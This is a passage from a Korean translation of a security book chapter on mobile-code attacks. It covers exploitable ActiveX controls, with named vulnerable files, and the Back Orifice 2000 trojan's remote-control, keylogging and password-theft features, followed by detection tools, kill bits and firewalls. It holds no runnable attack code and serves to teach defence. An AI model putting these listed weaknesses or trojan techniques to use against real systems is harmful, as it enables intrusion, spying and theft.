오늘 Windows체계들은 이미 설치된 의심할바 없는 ActiveX조종체들을 가지고 있다. 한가지 흥미 있는 경우가 있는데 HP Pavilion체계들은 이미 설치된 2개의 다루기 힘든 조종체들인 System Wizard Launch Control, Registry Access Control을 가지고 있다.

이 조종체들은 하드구동기의 자료를 읽고 쓸수 있는 권한을 가진 함수들을 가지고 있다. 이것은 해커들이 Outlook Express를 리용하여 어떤 사람에게 비법적인 우편물을 보낼수 있게 한다. 따라서 수납자가 전자우편을 열자마자 조종체는 다음의 임의것을 스스로 수행한다.

- 콤퓨터비루스 혹은 체계에 상주하는 다른 쏘프트웨어를 설치한다.
- Windows보안시험을 허용하지 않고 앞으로의 공격들을 위하여 체계를 열게 한다.
- 하드디스크로부터 파일들을 훔치며 원격싸이트에 그것들을 몰래 올리적재한다.
- Windows체계파일들을 비롯하여 국부하드구동기로부터 임의의 파일들을 지우므로 체계가 더는 기동하지 못하게 한다.

첫번째 항목이 특별히 흥미 있는것인데 그것은 Back Orifice 2000원격설치와 같은 쏘프트웨어가 사용자기대에서 실행되는 프로그람을 설치하도록 하기때문이다. 또한 Back Orifice는 다른 사용자체계에 대한 완전조종을 가진다. 이것은 사용자의 기대에 있는 모든 자료와 조종체들을 인터네트에 영구접속하고 있는 어떤 다른 사람에게 완전히 공개하도록 한다.

4) 완충기넘침오유

많은 ActiveX조종체들을 전염병에 걸린것처럼 보이게 하는 완충기넘침(buffer overrun)이라고 부르는 형태의 문제거리가 있다. 완충기넘침바그에 대한 조언과 덧대기들이 1999년 4.4분기에 발표되였다. 이 바그의 알속은 단독적인 코드가 사용자기대에서 실행될수 있게 한다는것이다.

사용자들은 지난 시기 Adobe나 Microsoft와 같이 잘 째인 회사들로부터의 코드를 리용하는것이 안전하다고 생각하고 있었으나 Acrobat Reader 4.0과 같은 조종체들은 이 바그를 포함하고 있었다.

일반적으로 Internet Explorer 4.X에 미리 설치되는 알려 진 문제성 있는 조종체들은 표 3-4와 같다. 이 조종체들에 안전조종체들이라는 표식을 달았다. 왜냐하면 이것들은 사용자하드구동기에로의 직접접근을 허락 받지 못하고 있다고 생각했기때문이다. 완충기넘침바그는 이것들에 하드구동기접근을 쉽게 허락하므로 이 조종체들은 사실상 안전하지 못하다.

표 3-4. ActiveX《완충기넘침》조종체들과 그와 련관된 파일

조종체이름	파일이름	파일판본
Acrobat Control for ActiveX	PDF.OCX	v1.3.188
Internet Explorersetup control	SETUPCTL.DLL	v1,1,0,6
Windows Eyedig control	EYEDOG.OCX	v1.1.1.75
MSN setup BBS control	SETUPBBS.OCX	v4.71.0.10
Windows HTML help control	HHOPEN.OCX	V1,0,0,1
Windows98Registration Wizard	REGWIZC.DLL	v3,0,0,0

5) 고의적인 비법ActiveX

만일 사용자들이 보안을 낮추자고 자기들의 인터네트설정들을 변화시키면 ActiveX조종체들은 사용자의 PC에 전자우편을 통해 보이지 않게 남몰래 설치될수 있다. 도이칠란드 함부르그의 카오스콤퓨터구락부(CCC:Chaos Computer Club)는 급이 높은 비법적인 ActiveX조종체들의 계렬을 만들어 냈다. 이 조종체들은 두말할것없이 수표 안된 조종체들이므로 기정설정들을 그대로 하면서도 Outlook는 그것들을 완전히 무시할것이다. 고의적이든 아니면 부주의로 하든 기정보안설정들을 무시한 사용자들은 이와 같은 류형의 공격에서 해를 입기 쉽다.

6) 스크립트작성용불안전조종체

사실 안전조종체가 아닌 조종체에 부주의로 《스크립트작성용안전》조종체로서 표식을 달면 보안구멍들이 채용될수 있다. 이 방법으로 우연히 표식이 붙은 적어도 3개의 ActiveX조종체는 다음과 같다.

- Microsoft Eyedog Control ,

- Scriptlet.typlib ,
- Windows 98 Resource Kit Launch Control

Microsoft회사는 이 문제거리들을 인정하고 그것을 퇴치하는 덧대기판본을 내놓았다.

7) ActiveX보안대책

일부 사람들은 대화칸들이 항시적으로 튀여 나와 있는것을 성가시게 군다고 보고 수표한 모든 내용물을 허용하는 Internet Option을 변화시킨다. 만일 사용자가 덧대기구멍을 찾는데 실패하면 그 어떤 사람은 조종체와 련결된 파일을 지울수 있는데 이것은 Registry(체계등록고)에 들어 가게 하는 처리하기 힘든 해결대책이므로 사용자의 체계에 오유들을 만들어 내게 할수 있다. 사용자의 가장 좋은 선택은 ActiveX내용물에 접근하는 스크립트작성코드를 사용하지 못하게 만드는것인데 이 경우 스크립트작성코드와 함께 조종체들을 전혀 호출할수 없을것이다.

8) ActiveX조종체를 비허용

Microsoft Windows는 ActiveX조종체를 Internet Explorer와 Outlook/Outlook Express에서 완전히 허용하지 않는다. 《죽이기비트》(kill bit)는 ActiveX조종체가 달리지 못하게 하는데 이것은 체계등록고인 Windows Registry를 통해서만 능력을 발휘할수 있다. 이것은 어떻게 설정하는가에 따라 조종체를 여전히 달리게 하는 《Safe for scripting》설정을 해제시키는것과는 좀 다르다.

하지만 이에 대한 Microsoft의 해결책은 그렇게 쉽지 않다. 사용자들은 자기들이 사용하지 않으려고 하는 ActiveX조종체에 대응하는 CLSID를 Registry에서 찾아야 한다. Microsoft에 따르면《당신이 사용하지 못하게 만들려는 ActiveX조종체에 어떤 CLSID가 대응하는가를 결정하기 위하여서는 당신은 우선 현재 설치된 모든 ActiveX조종체들을 지우고 사용하지 못하게 만들려는 조종체를 설치한 다음 <kill bit>를 그것의 CLSID에 더해야 한다.》는것이다. 이것은 ActiveX조종체를 지울수 있는 가능성이 항상 있는것은 아니기때문에 곤난한 일이다.

6. 전자우편첨부물과 내리적재된 실행가능한 파일

첨부물로부터 옳게 실행할수 있는 몇가지 파일들이 있다. Windows에서 이 파일들은 실행형2진파일(exe와 com), 묶음파일(.bat), VBScript파일(.vbs) 그리고 실행가능한 JAR파일(.jar)들을 포함한다. 만일 첨부물을 받고 그것을 선택하면 보통 전자우편프로그람은 당신에게 경고를 줄것이며 그것을 보관하거나 열수 있는 선택권을 줄것이다. 보통 사용자는 그것을 실행해 본적이 없이는 또 어떤 사람으로부터 그것에 대한 신임과 담보가 없이는 절대로 자기 전자우편으로부터 실행파일을 단순히 열려고 하지 말아야 한다.

vbs를 가지고 끝나는 파일들은 VBScript파일들이다. 이 파일들은 Windows의 도형사용자대면부(GUI)세계로 좀 조절된것을 제외하고는 묶음파일(.bat파일)과 매우 류사하다. 여기서 묶음파일은 Dos관련세계로 좀 더 조절된다.

VBScript파일을 만들기는 쉽다. 즉

① 본문편집기를 열고 문서에 다음과 같은 얼마간의 본문을 넣는다.
Msgbox "Click ok to reformat hard drive"
② .vbs확장자를 가지고 파일을 보관한다.
③ 이제는 결과들을 보기 위하여 파일을 두번 찰칵할수 있다.

여기서 물론 위험은 사실 하려고 하던것과 다른 무엇인가를 파일이 하도록 했을것이라는 그것이다. 이 형태의 공격을 트로이목마공격(Trojan horse attack)이라고 부른다. 실행파일이 일단 활성화되면 비루스나 어떤 다른 비법적인것을 설치할수 있다. 현재 《어떤 다른》 비법적인것이란 매우 궤변적이고 무서운것일수 있다.

Back Orifice 2000트로얀

Back Orifice 2000 즉 BO2K는 아마 지금까지 개발된 가장 침략적인 트로얀일것이다. 《The Club of the Dead Cow》(죽은 암소의 구락부)라고 부르는 해커그룹은 이 쏘프트웨어를 공개원천대상과제(open-source project)로서 개발하였다. 그들은 BO2K는 망관리도구라고 말하지만 이렇든 저렇든 이것은 그것을 합법화하려는 시도에 불과하다. 만일 그것이 관리도구라고 하면 검출을 교묘하게 빠져 나가기 위한 여러가지 스텔스특징들을 가질 필요는 없다. 또한 관리자에게 탁상화면쇼트(desktop screen shot)를 채취하는것과 같은 침입적인 일을 하게 하기전에 사용자에게 통보해야 할것이다.

BO2K는 피해자콤퓨터조종을 취하기 위한 서로 분리된 3개의 모듈로 구성되여 있다. 즉

① 봉사자(server)는 피해자기대에서 달리는 작은 프로그람이다.
작은 exe파일은 대략 112KB인데 이것은 얼마나 많은 접속기들이 첨가되였는가에 따라 커질수 있다.
이 작은 파일은 일단 그것이 사용자기대에 설치되기만 하면 접속을 위해 관리자를 기다리고 있기때문에 실제로 봉사프로그람이다.
② 환경설치도구는 트로얀실행파일을 전용화하는데 리용된다(그림 3-9). 이것은 우선 달릴 때 체계등록부에 자동적으로 자기를 설치하거나 자기를 숨기기 위해 마치 어떤 다른 사람에 의하여 봉사자파일이름이 바뀌여 진것처럼 하는 등 여러가지 수법으로 변장할수 있다.
③ 도형관리도구는 체계를 조작하고 조종하는데 리용되였다.

이 프로그람에서 보게 되는 놀라운 사실은 Microsoft가 프로그람화했다고 거의 생각하고 있는 그것을 어떻게 전문적으로 꾸레미로 묶는가와 얼마나 그것을 리용하는것이 쉬운가 하는것이다. 이 프로그람은 설치프로그람(Installation program), 환경설치위자드프로그람(Wizard), 접속기첨가능력들을 완전히 갖추고 있다. 공개원천은 실지로 인상적인 개념이다. 공개원천의 유감스러운 부분이 있다면 그것은 제한된 콤퓨터지식을 가진 사람들이 무제한한 손상을 줄수 있다는것이다. 보통 콤퓨터지식과 책임사이에는 일련의 관계가 있지만 이와 같은 쏘프트웨어는 그것을 완전히 외면한다.





그림 3-9. 봉사프로그람(봉사자)전용화

모든 BO2K함수들은 GUI로부터 조종된다. 능력표는 대단히 확장되여 있는데 거기서 일부는 생각하건데 원격사용자관리를 위하여 리용되고 있으나 많은것들은 확실히 귀찮은것들을 만들어 낸다. 거기에는 봉사기관리자들한테 리용될수 있는 70개이상의 개별지령들이 있다. 일단 그 어떤 사람이 피해자의 기대에 조그마한 봉사자파일이라도 설치하기만 하면 해커는 다음의 임의것을 할수 있다.

- 피해자기대를 재기동시킨다.
- 피해자기대에 열쇠를 건다.
- 모든 망통과암호들을 통과암호완충기로부터 횡령한다.
- 처리소자속도, 기억기와 디스크용량과 같은 기대정보를 얻는다.
- 사용자가 기대에서 타자하는 모든 건반들을 기록하고 임의의 시간에 그것들을 본다.
- 체계통보문칸을 현시한다.
- 또 다른 IP주소나 포구에로 체계포구를 재지정한다.
- Microsoft회사망에서 공유자원들을 첨가하며 지운다.
- 망에로 자원들을 넘기기(map)하거나 넘기기해제(unmap)한다.
- 체계공정들을 시작, 끝내기, 목록화한다.
  이것은 사용자가 달리게 한 임의의 프로그람을 끝내버리는것도 포함한다.
- 사용자가 Registry(체계등록고)에 대한 완전편집과 보기를 한다.
- 피해자기대에 있는 선택된 .wav파일을 동작시킨다.
- 탁상의 화면채취를 실현한다.
- 수자식카메라와 같은 임의의 화상채취장치들의 존재를 목록화한다. 만일 그것이 있다면 해커는 그것으로부터 avi영화나 화상을 여전히 채취할수 있다. 이것은 피해자의 방(room)에 대한 직접적인 정탐을 하게 한다.
- 사용자의 하드구동기에 완전접근하여 완전편집한다.
- 봉사프로그람을 끝낼수 있는 능력을 주며 체계로부터 저절로 그것을 완전히 지운다.

인정할수 있는것처럼 이것은 해커들에게 피해자기대에 대한 완전하고 절대적인 조종

권한을 준다. 일단 누가 기대에 봉사자를 설치하였다면 그 어떤 사람은 이제는 소유자의 기대가 실제로 아니다 할 정도까지 소유자보다 더 많은 그에 대한 조종기능을 가질수 있을것이다. 실례로 렬거한 목록에서 보다 천진란만해 보이는 한가지 특징은 포구를 또 다른 IP주소와 포구에로 재지정할수 있다는 능력이다. 만일 누군가가 Web봉사기기대에 BO2K를 받아 들이게 할수 있다면 그 어떤 사람은 아마 이 기대를 인터네트에서 보다 평판이 나쁜 싸이트로 재지정할것이다. 일단 이렇게만 되면 당신의 Web싸이트에로 가는 모든것을 다른데로 방향을 바꾸게 할수 있을것이다.

BO2K는 또한 봉사기측, 의뢰기측 혹은 두 켠에서 다 리용되는 제3자들에 의하여 개발된 접속기들을 허용한다. 많은 제3부류 인물들은 사업에 착수하였으며 치명적이기는 하지만 꾸밈이 없는 일련의 접속기들을 개발하였다. 접속기모듈(plug-in module)들은 봉사기나 의뢰기로부터의 가장 위엄 있는 기능을 허용한다. 이 기능들은 다음과 같은것들을 포함한다.

- 작은 화상흐름을 통하여 사용자탁상움직임을 본다.
- 사용자를 등록할 때 그것은 사용자의 IP주소를 가진 전자우편을 선택된 전자우편주소로 보낸다.
- BO2K로부터의 모든 망통신을 암호화하므로 관리자들은 자기들의 망에서 그것을 검출할수 없다.
- BO2K를 통하여 기대에 있는 프로그람들을 묶어서 해커기대에로 등에업고나르기(piggyback)한다.
- 파일탐색기(Explorer)와 비슷한 도형사용자대면부로 파일들을 열람한다.
- 도형사용자대면부(GUI)에서 체계등록기지 Registry를 보며 편집한다.

명백히 이것들은 사용자관리범위를 넘어 선다. 그러면 왜 그들은 이것들을 그렇게 만들었는가? 디스티크선생(Sir Dystic)의 이름으로 활동하는 한 성원은 자기는 《Windows조작체계내에 존재하는 취약성들에 대하여 알려고 노력하고 있다.》라고 말하고 있다. 그는 이것을 수행하는 가장 좋은 방법은 그의 약점을 항상 주시함으로써 이루어 진다고 보고 있다. 물론 이것은 중성자무기의 부속품들을 만들어 시외에서 넘겨 주는 산 증거물을 잡겠다고 노력하는것과 같다.

방어견지에서 볼 때 지금까지는 방화벽을 뚫고 침입할수 있다는 BO2K에 대한 아무러한 보고자료도 없다. 결국 사용자는 BO2K가 그 어떤 사람의 기대에 설치되였는가를 알아 보는 검사를 하고 그것을 지울수 있는 가능성을 가진다.

제 3 절. 이동코드공격으로부터의 체계보호

보안위협을 막는 두가지 취급방법이 있다. 첫번째 방법은 수동적으로 사용자체계들을 보호하기 위한 지식적이며 기초적인 기술적기교를 리용하는것이다. 편리상 새로운 기교들을 배우는것이 시끄러운 일이면 많은 기초적인 지식이 필요 없이 자동적으로 보안위협들을 막을수 있는 응용프로그람들을 리용할수 있다. 이것이 두번째 취급방법이다.

1. 보안응용프로그람

현재 보안위협들과 싸우는 응용프로그람들을 전문적으로 만드는 완전한 산업이 있다. 많은 사람들은 아마 가장 대중적인 보안도구인 비루스검사프로그람들에 습관되여 있지만 역시 보안을 위한 다른 응용프로그람들도 있다. 이동코드공격들에 대한 문제들을 특별히 취급한 일부 단독응용프로그람들을 보기로 하자.

1) ActiveX관리자

등록된 조종체와 등록되지 않은 조종체들을 위한 보통도구는 regsvr32이다. 이 지령행도구는 대단히 제한되여 있으며 체계에 있는 ActiveX조종체들에 대한 대단히 많은 정보를 제공하지 못하고 있다. 《Developers(개발자들)》이라고 부르는 회사는 기대에 있는 모든 ActiveX조종체들을 목록화하며 그것들을 등록하거나 등록하지 못하게 하는 ActiveX Manager(ActiveX관리자)라고 부르는 보다 개선된 도구를 개발하였다(그림 3-10). 이 도구는 일단 ActiveX조종체가 동록만 되면 그것을 안전하게 지울수 있다. 하지만 ActiveX의 리용에 대한 완전한 리해가 없이 그것을 마음대로 지우지 말아야 한다.





그림 3-10. 4 Developers에 의한 ActiveX Manager

2) Back Orifice검출기

시장거래되고 있는 McAfee와 같이 BO2K의 검출을 요구할수 있는 일부 비루스검사프로그람들이 있으나 이것들의 대부분은 값이 비싸고 현재까지의 비루스들을 발견하기 위하여 매해 사용금을 지불해야 한다.

현재 오스트랄리아의 Diamond Computer System회사가 제공하는 BO2K Server Sniper(BO2K봉사자저격수)라고 부르는 무료대책안이 특별히 있다(그림 3-11). 이 작은

파일은 임의의 구동기, 등록부 혹은 그것이 BO2K봉사자들일수 있다고 생각하는 임의의 파일들에 대한 파일검사를 진행한다. 이것은 비루스들을 검출하기 위하여 매우 유순한 발자취(footprint)를 리용하는데 이것은 다양한 BO2K를 검출하는데는 좀 좋지만 반대로 역시 거짓서명을 검출할수 있는 가능성이 있다.

BO2K봉사자저격수는 당신의 콤퓨터를 검사하여 BO2K봉사자들이 이름을 변화시켰다고 할지라도 가능한 그것들의 목록을 만들어 낼것이다. 또한 접속기파일들도 역시 검출되나 보통 이것들은 봉사자실행파일내에 포함되므로 조금 여유가 있다.

우리는 가능한 파일들을 선택하고 그에 대한 보다 많은 정보를 찾아 낼수 있다(그림 3-12). 이것은 그것을 어떻게 환경설치하였는가에 대하여 알아 보려는 우리에게 모든것을 제공할것이다. 우리는 이 정보의 감도를 보기 위하여 BO2K에 대한 얼마간의 리해를 가질 필요가 있다. 실례로 그림 3-12의 화면에서 우리는 관리자가 봉사자이름을 리용하여 파일이름을 결정하였다는것을 볼수 있다(이 경우에 그 어떤 사람은 기정인 umgr32.exe을 유지하였다). 그런데 누가 그것을 설치했는가를 찾는다는것은 무엇을 말하는가?

그림 3-11. BO2K Server Sniper

그림 3-12. BO2K Server Sniper정보창문

해커들은 체계에 있는 봉사자에 접속하기 위하여 IP주소를 알아야 한다. 자주 해커는 BO2K봉사자파일을 Usenet새소식묶음들로 광고하기때문에 누가 그것을 내리적재하고 설치했는가를 알지 못한다. 일단 봉사자가 활성화되면 당신의 IP주소와 함께 해커에게 전자우편통보문을 실제로 보내는 봉사자용접속기가 있다. 만일 해커가 Butt Trumpet 2000이라고 부르는 접속기를 리용하였다면(우리는 이러한 사용도구들의 이름붙이기를 변명한다. 왜냐하면 그것들은 모든것으로 보아 해커들이 만든것이기때문이다.) 우리는 실제로 UltraEdit와 함께 봉사자 exe파일을 열고 해커의 전자우편주소를 볼수 있다. 우리는 Butt Trumpet 2000(BT2K)접속기를 설치하였으며 IP주소를 우리의 우편주소로 보내도록 그것을 환경설치하였다. 그림 3-13에서 우리는 hex(16진)편집기의 오른쪽에 있는 주소를 볼수 있다. 주소를 찾기 위하여 UltraEdit에서 Search, Find를 선택하고 탐색규준으로서 trumpet를 넣으라(그림 3-14). Find ASCII를 선택하였는지 확인해야 하는데 왜냐하면 그것이 오직 16진코드를 통해서만 탐색되기때문이다.





그림 3-13. BO2K봉사자로부터 전자우편주소를 보기

그림 3-14. BO2K봉사자파일에서 Word Trumpet를 탐색

일단 해커의 전자우편주소를 얻기만 하면 그를 좀 혼쌀낼수 있다. 만일 솜씨 있는 해커라고 하면 가명을 한 전자우편봉사기를 리용할수 있다. 이것이 사실이라면 해커는

추격을 힘들게 또는 전자우편봉사기를 사용하지 못하게 만들수 있다. 그러나 우리는 공격보안과 관련하여 ISP, 웃쪽 제공자, 자기의 국부련합대리점과 접속할수 있다. 다른 경우에 그 어떤 사람들은 그에게 전자우편을 보내여 지나친 친절성을 표시할수 있으며 봉사에 관한 람용을 위하여 리용할수 있는 등록자리들을 알려 줄수 있다.

- BO2K Server Sniper http://tds.diamondcs.com.an/bo2kss.exe
- UltraEdit www.ultraedit.com

3) 방화벽쏘프트웨어

방화벽쏘프트웨어(Firewall Software)의 한가지 주되는 우점은 Back Orifice 2000과 같은 해킹프로그람들이 방화벽을 돌파할수 없다는것이다. 방화벽쏘프트웨어는 자기 콤퓨터의 모든 포구들을 걸치는 인터네트로부터의 통과를 막을수 있다. McAfee쏘프트웨어는 개별적인 사용자들을 위한 개인방화벽을 제공한다. 이 쏘프트웨어를 가지고 우리는 자기의 모든 응용프로그람, 체계봉사와 통신규약들을 려과할수 있으며 어떤 포구들을 사용자들이 리용할수 있게 하겠는가를 제한할수 있다. 또한 우리는 모든 망접속들을 관리할수 있다. 만일 응용으로그람이 인터네트에 접속하려고 하면 우리는 그에 대한 통보를 받을것이며 이것을 승인하거나 승인하지 않을수 있는 선택권을 가질수 있다. 이 쏘프트웨어는 19.95$로 판매되고 있다.

2. Web관련도구

때때로 보안위협과 싸우는 당신의 가장 좋은 도구로는 인터네트가 될수 있다. 거기에는 HTML로 작성된 일부 도구들과 당신의 기대에 있는 잠재적인 보안문제들을 식별하도록 도와 주는 스크립트작성언어들이 있다. 또한 인터네트에는 보안불레찐(잡지)들을 제공하는 좋은 싸이트들이 많다. 우리는 이제 Web관련도구들의 일부를 고찰한다.

1) 나쁜 ActiveX조종체의 식별

일부 용맹한 보안의향을 가진 사용자들은 Internet Explorer를 리용하여 나쁜 조종체들을 어떻게 식별하겠는가를 궁리한다. 우리는 어떤 다루기 힘든 조종체들이 체계에 설치되였는가를 식별하기 위하여 VBScript를 리용하여 HTML문서를 만들었다. 우리 경우에 우리는 극단적인 위험에 빠지게 하는 2개의 조종체와 중간위험에 빠지게 하는 하나의 조종체를 가지고 있었다(그림 3-15).

이 조종체들을 가진 프로그람작성자는 목표로 삼은 Web페지의 주인에 따라 그들의 PC에 비루스, 트로얀프로그람을 설치할수 있으며 그들의 하드구동기에 접근할수 있을것이다. ActiveX정보를 얻기 위해서는 www.tiac.net/users/smiths/acctroj/axcheck.htm에 가 보시오.





그림 3-15. 나쁜 ActiveX를 검사하는 HTML페지

2) 의뢰기보안갱신

많은 Web관련응용프로그람작성자들은 보통 보안론의점들을 추적하기 위한데 특별한 관심을 돌리는 Web싸이트들을 기억하고 있다. 아무때나 새로운 위협이 발각되면 이를 위한 다음의 싸이트들을 참고할수 있다.

- Microsoft보안싸이트 www.Microsoft.com/security
- Netscape보안쎈터 www.netscape.com/securit

결 론

이동코드는 강력한 특징들과 내용들을 첨가하는데서는 대단한 기능들을 가지지만 일련의 약점들을 가지고 있다. 전자우편은 직접 지정한 주소로 가기때문에 이 방법들을 가지고 해커는 단일회사나 지어 개인을 목표로 삼을수 있다. 이 장에서 론의한 다양한 형태의 이동코드들은 모두 그것들을 보안하는데 약간의 사색을 동반하나 기술은 보안구멍들이 매 이동코드에서 발견되는것만큼 복잡하다. 지어 가장 큰 위협들은 2개이상의 이동코드가 서로 호상작용하게 할 때 생긴다. 개별적으로는 그것들이 매우 안전해 보일수 있지만 협동하여 작업할 때에는 그것들이 보안에서 빠져 나갈 구멍(Loophole)들을 만들어 낼수 있다. 본질상 VBScript와 ActiveX가 함께 리용된다는 사실은 놀라운 일이며 Microsoft의 전자우편의뢰기들에 새로 첨가된 기능들은 이와 같은 론의점들을 보여 주고 있다.

보안위협들은 제품들이 완성되여감에 따라 그리고 있을수 있는 취약성들이 메꿔짐에

따라 줄어 든다. 그러나 말단사용자들에 대한 믿음은 자기들자체의 리익적견지에서 볼때 항상 얼마간 조심성 있는 여유를 가지고 있어야 한다. 보안경보들이나 위험성 있는 코드를 사용하지 못하게 만드는 방법들을 허용하기 위해 그것들에 주어 진 선택권들을 무시하는 사용자들도 있지만 이것이 결코 뒤떨어 진 쓸데 없는 일은 아니다. 관리자들은 마크로들을 가진 Office문서들을 알고 작업할 때, 쏘프트웨어를 내리적재할 때, 자기들의 열람기와 Web봉사기들을 환경설치할 때 그리고 작업하는 로동자의 유연성을 제한하는 규정들을 실시할 때 굉장히 큰 위험들과 맞다 든다. 관리자들과 말단사용자들은 지어 방화벽들과 비루스방지도구를 가지고도 이동코드로부터 자기자신들을 보호하기가 힘들다. 그들은 모든 마크로, Java, JavaScript, VBScript 그리고 ActiveX조종체들을 쓸모 없게 하거나 사용하지 못하게 만들수 있다.

자기의 코드작성과 자기 회사에 복무하는 말단사용자들의 믿음을 얻기 위하여 그리고 자기 사용자들에게 제공하는 혜택을 그들이 누리도록 하기 위하여 우리는 반드시 신용장해물을 리해한 다음 그 장해물을 넘어 가야 한다. 즉 인증증명서들과 같은 보안관측수단들은 사용자들의 심중성과 그들의 신용지수를 순전히 믿는다. 만일 코드가 수표 안되고 우리가 정당한 증명서를 가지고 있지 않거나 또한 코드가 스크립트작성용표식이 붙은 안전코드가 아니라면 그것은 사용자열람기에서 거절당할수 있거나 지어 사용자열람기를 파괴해 버릴수 있다.

요 약

1. 이동코드공격의 영향에 대한 인식

- 열람기공격들은 Web페지들을 방문할 때 일어 날수 있다.
  HTML Web페지가 나타나자마자 이동코드는 자동적으로 의뢰기체계에서 실행되기 시작할것이다.
- 우편의뢰기공격들은 전자우편물이 HTML양식화된 통보문들을 리용하여 보내질 때 발생한다. 일단 통보문이 열리거나 미리보기창문에 나타나기만 하면 그것은 실행하기 시작할것이다.
- 문서들은 문서가 열릴 때 실행할수 있는 마크로들이라고 부르는 작은 코드쪼각들을 포함할수 있다. 이 코드는 많은 체계자원들에 접근하도록 되여 있기때문에 상처를 입힐수 있는 능력을 가진다.

2. 이동코드의 일반적인 양식의 식별

- VBScript와 Microsoft의 JScript는 ActiveX조종체들과 호상작용할수 있는데 이때 만일 ActiveX조종체를 제한된 체계자원들에 접근하게 한다면 보안문제거리들을 야기시킬수 있다.
- ActiveX보안기구는 ActiveX조종체를 설치할것을 허락하는가를 사용자들에게 문의하는것으로써 불안전코드를 포함할수 있다.
- Java애플레트들은 가장 안전한 형태의 이동코드이다.
  오늘까지 Java애플레트들때문에 심중한 보안돌파들이 생긴적은 없다.
- 전자우편첨부물들로부터 오는 가장 거대한 위협은 사실 그것들이 어떤 비법적인 일을 할 때 그것들로 하여금 어떤 일을 하게끔 요구하는 트로얀프로그람들이다.

3. 이동코드공격으로부터의 체계보호

- 보안위협을 막는 두가지 취급방법이 있다.
  하나는 사용자체계들을 수동적으로 보호하기 위한 지식적이며 기술적인 기교를 리용하는것이다. 두번째는 자동적으로 보안위협들을 물리치도록 특별히 설계된 보안응용프로그람들을 리용하는것이다.
- 각이한 형태의 보안응용프로그람들에는 비루스검사프로그람, Back Orifice검출기, 방화벽쏘프트웨어, Web관련도구들과 의뢰기보안갱신프로그람들이 속한다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 누르시오.

물음: 그처럼 보잘것 없는 비법적인 이동코드프로그람들이 있다고 해도 왜 사용자는 나의 접속기나 ActiveX프로그람을 믿지 않는가?

대답: 해커들은 자기들이 결심만 하면 얼마든지 보다 많은 비법적인 프로그람들을 만들것이다. 가장 많은 보안규정들은 설사 프로그람이 보안이라고 할지라도 그 프로그람을 흠집이 생기지 않도록 쓸모 있게 만드는 방법을 100%로 믿는 사용자들이 실제로 존재하지 않는다는데 주의를 준다.

물음: 사용자는 ActiveX보다 더 잘 안전한 Java를 감촉하고 있는가?

대답: 그것은 사용자의 모험과 의식수준에 관계된다. ActiveX는 어쨌든 그 어떤 사람이 수자서명에 기초한 프로그람만을 받아 들일것을 결심할것이라는 인간의 판단력을 믿는다. 하여튼 사용자는 Java와 관련한 모래통(sandbox)기술에 의한 보안이 뒤떨어 지지 않은 기술이라는것을 믿는것이 중요하다.

물음: JScript와 JavaScript사이 차이는 무엇인가?

대답: Jscript는 Microsoft판본의 JavaScript이다. JScript와 JavaScript의 주요한 차이는 JScript는 VBScript가 하는것과 꼭 같은 방법으로 Microsoft ActiveX부분품들과 호상작용할수 있다는것이다.

물음: 사용자는 나의 ActiveX조종체를 설치 및 파괴할수 있는가?

대답: ActiveX조종체들은 반드시 설치해제특징을 가져야 한다. 이를 위하여 사용자는 Start|Settings|Control Panel|Add/Remove Programs으로 갈것이다. Shockwave와 같이 지워야 할 일부 프로그람들은 Windows등록부의 부분등록부 Downloaded Program files(내리적재된 프로그람파일들)에서 나타난다. 가장 많은 ActiveX조종체들을 지우기 위한 다른 공개적인 방법은 없다.

제 4 장. 파괴되기 쉬운 CGI 스크립트

이 장의 기본체계

- CGI스크립트란 무엇이며 그것은 무엇을 하는가
- 약한 CGI스크립트로부터 초래되는 침입
- CGI스크립트를 작성하기 위한 언어
- CGI스크립트를 리용하는 우월성
- 안전한 CGI스크립트를 작성하기 위한 규칙
- 결론
- 요약
- 물음과 대답

소 개

Web응용프로그람에서 작업하는 프로그람작성자는 자기의 싸이트를 Web양식들을 통하여 정보를 모으는것과 같은 일을 하게 하거나 전용화하고 싶다면 반드시 HTML(하이퍼본문표식언어)을 알고 있어야 한다. 우리는 이때 Web프로그람을 작성하여야 하는데 현재 리용되는 가장 보편적인 형식이 CGI(Common Geteway Interface)이다. CGI는 Web HTTP봉사기에서 외부프로그람들을 달리게 하기 위한 규칙들을 리용한다. 외부프로그람들은 그것들이 봉사기에 바깥정보를 열어 주기때문에 관문(geteway)들이라고 한다.

Web싸이트를 전용화하거나 의뢰기들의 활동을 더해 주는 다른 방법들도 있다. 우리는 JavaScript를 리용할수 있는데 이것은 의뢰기측 스크립트작성언어이다. 만일 개발자가 자기의 Web싸이트에 호상작용하는 변화들을 빠르고 쉽게 보겠다고 하면 그 방법은 CGI로 해야 한다. CGI의 일반적인 실례는 Web싸이트의 《방문자계수기(Visitor Counter)》일것이다. CGI는 자료기지로부터의 레코드들의 횡령, 들어 오는 양식들의 리용, 파일에 자료의 보관, 의뢰기측으로 정보의 귀환(되돌려 보내기), 일부 기술적특징들에 대한 이름붙이기 등을 할수 있다. 개발자는 Perl, Java로 자기의 CGI스크립트들을 작성할수 있는데 C++는 그리 많이 사용하지 않는다.

